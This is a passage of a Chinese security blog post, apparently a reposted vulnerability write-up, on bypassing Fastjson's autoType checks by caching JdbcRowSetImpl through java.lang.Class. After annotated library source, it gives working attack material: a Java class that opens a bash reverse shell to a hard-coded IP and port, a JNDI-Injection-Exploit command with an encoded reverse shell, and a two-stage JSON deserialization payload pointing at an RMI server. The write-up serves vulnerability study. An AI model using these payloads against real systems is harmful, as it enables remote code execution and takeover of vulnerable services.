    if (autoTypeSupport || expectClass != null) {
        long hash = h3;
        for (int i = 3; i < className.length(); ++i) {
            hash ^= className.charAt(i);
            hash *= PRIME;
            if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
                clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
                if (clazz != null) {
                    return clazz;
                }
            }
            if (Arrays.binarySearch(denyHashCodes, hash) >= 0 && TypeUtils.getClassFromMapping(typeName) == null) {
                throw new JSONException("autoType is not support. " + typeName);
            }
        }
    }
*/

    if (clazz == null) {
        clazz = TypeUtils.getClassFromMapping(typeName);
    }

    if (clazz == null) {
        clazz = deserializers.findClass(typeName);
    }
//从类型映射缓存中查找,从反序列化器中查找
    if (clazz != null) {
        if (expectClass != null
                && clazz != java.util.HashMap.class
                && !expectClass.isAssignableFrom(clazz)) {
            throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
        }

        return clazz;
    }

    if (!autoTypeSupport) {
        long hash = h3;
        for (int i = 3; i < className.length(); ++i) {
            char c = className.charAt(i);
            hash ^= c;
            hash *= PRIME;

            if (Arrays.binarySearch(denyHashCodes, hash) >= 0) {
                throw new JSONException("autoType is not support. " + typeName);
            }

            if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
                if (clazz == null) {
                    clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
                }

                if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
                    throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
                }

                return clazz;
            }
        }
    }
    //计算是否在黑名单.

    if (clazz == null) {
        clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
    }

    if (clazz != null) {
        if (TypeUtils.getAnnotation(clazz,JSONType.class) != null) {
            return clazz;
        }

        if (ClassLoader.class.isAssignableFrom(clazz) // classloader is danger
                || DataSource.class.isAssignableFrom(clazz) // dataSource can load jdbc driver
                ) {
            throw new JSONException("autoType is not support. " + typeName);
        }

        if (expectClass != null) {
            if (expectClass.isAssignableFrom(clazz)) {
                return clazz;
            } else {
                throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
            }
        }
        //从官方自己写的东西就知道了,禁止 ClassLoader 和 DataSource 相关类.

        JavaBeanInfo beanInfo = JavaBeanInfo.build(clazz, clazz, propertyNamingStrategy);
        if (beanInfo.creatorConstructor != null && autoTypeSupport) {
            throw new JSONException("autoType is not support. " + typeName);
        }
        //JavaBean 信息检查
    }

    final int mask = Feature.SupportAutoType.mask;
    boolean autoTypeSupport = this.autoTypeSupport
            || (features & mask) != 0
            || (JSON.DEFAULT_PARSER_FEATURE & mask) != 0;

    if (!autoTypeSupport) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    return clazz;
}
恶意类
import java.lang.Runtime;
import java.lang.Process;

public class shell {
static {
try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"bash", "-c", "bash -i >& /dev/tcp/47.109.55.115/2333 0>&1"};
            Process pc = rt.exec(commands);
            pc.waitFor();
        } catch (Exception e) {
            // do nothing
        }
    }
}
绕过的大体思路是通过 java.lang.Class,将JdbcRowSetImpl类加载到Map中缓存,从而绕过AutoType的检测。因此将payload分两次发送,第一次加载,第二次执行。默认情况下,只要遇到没有加载到缓存的类,checkAutoType()就会抛出异常终止程序。

这里直接使用jndi的工具.
java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar \
    -C "bash -c {echo,反弹shell的base64}|{base64,-d}|{bash,-i}" \
    -A 192.168.184.53
{
    "a":{
        "@type":"java.lang.Class",
        "val":"com.sun.rowset.JdbcRowSetImpl"
    },
    "b":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"rmi://192.168.184.53:1099/3rcx9u",
        "autoCommit":true
    }
}
 抓包发送
抓包发送


参考
https://drun1baby.top/2022/08/06/Java反序列化Fastjson篇02-Fastjson-1-2-24版本漏洞分析/
https://drun1baby.top/2022/08/08/Java反序列化Fastjson篇03-Fastjson各版本绕过分析/
https://drun1baby.top/2022/08/04/Java反序列化Fastjson篇01-Fastjson基础/
https://www.freebuf.com/vuls/352191.html
如有侵权请联系:admin#unsafe.sh